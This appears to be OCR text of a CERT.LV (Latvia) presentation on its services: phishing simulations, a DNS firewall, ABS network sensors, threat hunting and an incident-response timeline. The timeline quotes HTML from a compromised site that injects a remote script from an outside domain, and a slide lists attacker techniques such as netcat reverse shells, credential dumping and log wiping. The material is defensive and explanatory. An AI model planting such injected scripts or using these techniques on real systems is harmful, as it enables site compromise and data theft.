


Pikšķerēšanas uzbrukumu simulācija



Pikšķerēšana vai nē?


Un šeit ?


Vienotās pieteikšanās modulis
https://vpmviss.lv-gov.net/pages
Vienotās pieteikšanās modulis
EN
Piekrītu identifikācijas veikšanas noteikumiem un manu datu (vārda, uzvārda un personas koda) nosūtīšanai e-pakalpojuma sniedzējam – .
Identifikācija ar citu identifikācijas līdzekli
LPB
BluOr Bank
Citadele
SEB
INDUSTRA
RIETUMU

Pikšķerēšanas uzbrukuma simulācija

- Var pielāgot atdarinātās vietnes konkrētas iestādes specifikai
- Iespējams sagatavot «lietotāja puses» uzbrukumu (atkarīgs no izmantoto aizsardzības risinājumu un tīkla konfigurācijas īpatnībām)
- Nestandarta datu pārsūtīšanas risinājumi, var pārbaudīt aizsardzības risinājumu spēju tos atpazīt
- Rezultātu statistika
- Pakalpojums ir bezmaksas!

Google iesaka mazāk lietot paroles



Visiem ir apnikušas paroles!

Product updates Company news

switch to passkeys


Oct 10, 2023
min read

For Cybersecurity Awareness Month we're making it even easier for users to get started with passkeys

Sriram Karra
Senior Product Manager

Christiaan Brand
Group Product Manager

Share



DNS ugunsmūris

- Viegli uzstādāms gan gala iekārtās, gan lokālajā DNS serverī
- Operatīvi ievietota informācija par Latvijā aktīvajiem uzbrukumiem
- Bloķē kaitīgos resursus pat pirms saites uz tiem tiek izplatītas publiski
- Satur visus citus LV normatīvajos aktos noteiktajā kārtībā bloķētos domēna vārdus
- Lokālajā DNS serverī iespējams izmantot kopā ar citiem RPZ metodi izmantojošiem filtriem

ABS sensori


- ABS sensors veic nepārtrauktu datu plūsmas anomāliju analīzi un ļaunprogrammatūras aktivitāšu atpazīšanu
- CERT.LV nosūta brīdinājumus pakalpojumu saņēmējam par konstatētajiem augstas prioritātes kiberapdraudējumiem
- CERT.LV veic aktuālo kiberapdraudējumu indikatoru atjaunošanu
- CERT.LV sniedz pakalpojuma saņēmēju konsultēšanu un atbalstu.

No ABS sensora līdz risinājumam

No ABS sensora līdz risinājumam

- Feb 28 08:54:23 – ABS sensors fiksē notikumu
- Feb 28 09:11:52 - CERT.LV dežurants nosūta brīdinājumu atbildīgajai personai
- Feb 28 09:47 – Iestādes atbildīgā persona pārsūta šo brīdinājumu savam tehniskajam speciālistam
- Feb 28 10:10 – Iestādes speciālists ir identificējis incidentā iesaistīto datoru un tajā veiktās darbības

No ABS sensora līdz risinājumam



No ABS sensora līdz risinājumam

- Feb 28 10.28 – Iestādes atbildīgā persona pārsūta informāciju par konstatēto CERT.LV dežurantam
- Feb 28 14:31 – CERT.LV speciālists ir pabeidzis iesaistītā resursa pārbaudi un apstiprina notikuma avotu

No ABS sensora līdz risinājumam

```
    }
    .step4636435346{
    }
    </style><scriptsrc="data:text/javascript;base64,dmFyIGE9MTt2YXIgYj0yO3ZhciBjPTQ="defer></script><scriptsrc='https://three.startperfectsolutions.com/scripts/sold.js'defe
  </style>
  <style id="wpforms-css-vars-root">
    :root{
```

69	https://static.xx.fbcdn.net	GET	/rsrc.php/v3i4yZ4/yM/l/en_US/kGJ36UT...	✓		200
66	https://gate.g...ay.com	GET	/KQGrXb?c=. l.lv	✓		
58	https://maps.googleapis.com	GET	/maps/api/js?client=google-maps-emb...	✓		200
57	https://static.xx.fbcdn.net	GET	/rsrc.php/v3i4yZ4/yM/l/en_US/kGJ36UT...	✓		200
56	https://www.google-analytics.c...	GET	/analytics.js			200
55	https://cdn.sp...ts.com	GET	/JZFYbC			200
54	https://www.google.com	GET	/maps/embed?pb=!1m18!1m12!1m3!1d...	✓		200
53	https://www.googletagmanager...	GET	/gtag/js?id=G-VJL5945X7H&l=dataLay...	✓		200

No ABS sensora līdz risinājumam

- Feb 28 14:47 – CERT.LV sazinās ar kompromitētās vietnes īpašnieku

Spēja reaģēt uz ABS brīdinājumiem

- Iestāžu spējas reaģēt uz ABS brīdinājumiem ir ļoti dažādas
- Nepieciešamas labas zināšanas par reālo iestādes datortīkla uzbūvi
- Pilnvērtīgs monitorings un tā savākto datu uzglabāšana
- Centralizēta žurnālfailu pārbaudes iespēja, risinājumi kas spēj ātri un pilnvērtīgi pārmeklēt lielas datu kopas
- Iestādes darbiniekiem ieteicams pašiem sekot līdzi ABS notikumiem, identificējot «false positive» un citādi nekorektas detekcijas
- Atpakaļsaite ar CERT.LV – paziņojiet par atrasto, lai mēs varētu sazināties ar kompromitētu resursu īpašniekiem un novērst apdraudējums citiem


Draudu medību operācijas

- CERT.LV atsevišķi un kopā ar sadarbības partneru apvienoto komandu darbojas iepriekš izvēlētā informācijas sistēmu tīklā (mērķa iestādes izvēle tiek izvērtēta sadarbībā ar valsts drošības iestādēm), lai identificētu uzbrucēja klātbūtni, atklātu, uzraudzītu un analizētu ļaunprātīgas darbības, kā arī lai analizētu uzbrukumu taktiku, paņēmienus un procedūras
- Divu gadu laikā analīze veikta vairāk nekā 100 000 gala iekārtās, kā rezultātā identificēti un mērķa infrastruktūrā neitralizēti Krievijas, Ķīnas un komerciāli motivēti kiberuzbrucēji
- Draudu medības pārbauda vai, datortīklu ikdienas uzturēšanas procedūras, spējušas identificēt visus apdraudējumus

CERT.LV

DEV-0586

Initial access



Lateral movement

- Credential access via process dumping
- Interactive reverse shell via netcat/GOST
- Command execution via Impacket
- Disable antivirus and wipe logs

Action on objectives

- Exfiltrate data
- Deploy destructive payloads
- Leak data / targeted information operations

Vispirms aizsargājam paši sevi!

1. Kiberdrošības incidentu risināšana un diennakts atbalsts
2. Koordinēta ievainojamību atklāšana
3. Pikšķerēšanas uzbrukumu simulācija
4. Kiberapdraudējumu simulācija
5. DNS ugunsmūris
5.1. DNS ugunsmūra pakalpojums ikvienam Latvijas iedzīvotājam un uzņēmumam
5.2. DNS ugunsmūra pakalpojums ar RPZ tehnoloģiju tiem, kas paši uztur savus DNS rekursīvos serverus
6. Informācijas tehnoloģiju drošības apdraudējumu agrās brīdināšanas sistēma
7. Sabiedrības izglītošana – lekcijas un dalība pasākumos
8. Latvijas kiberdrošības kopienas ziņapmaiņas platforma
9. NTP laika serveris
10. CERT.LV MISP - ar ļaunatūru saistītās informācijas apmaiņas platforma
11. Kiberdrošības draudu medības
12. Drošības operāciju centra (SOC) pakalpojums
13. Industriālās automatizācijas un vadības sistēmu drošības laboratorijas pakalpojums

CERT.LV

Paldies!

cert@cert.lv

certlv

certlv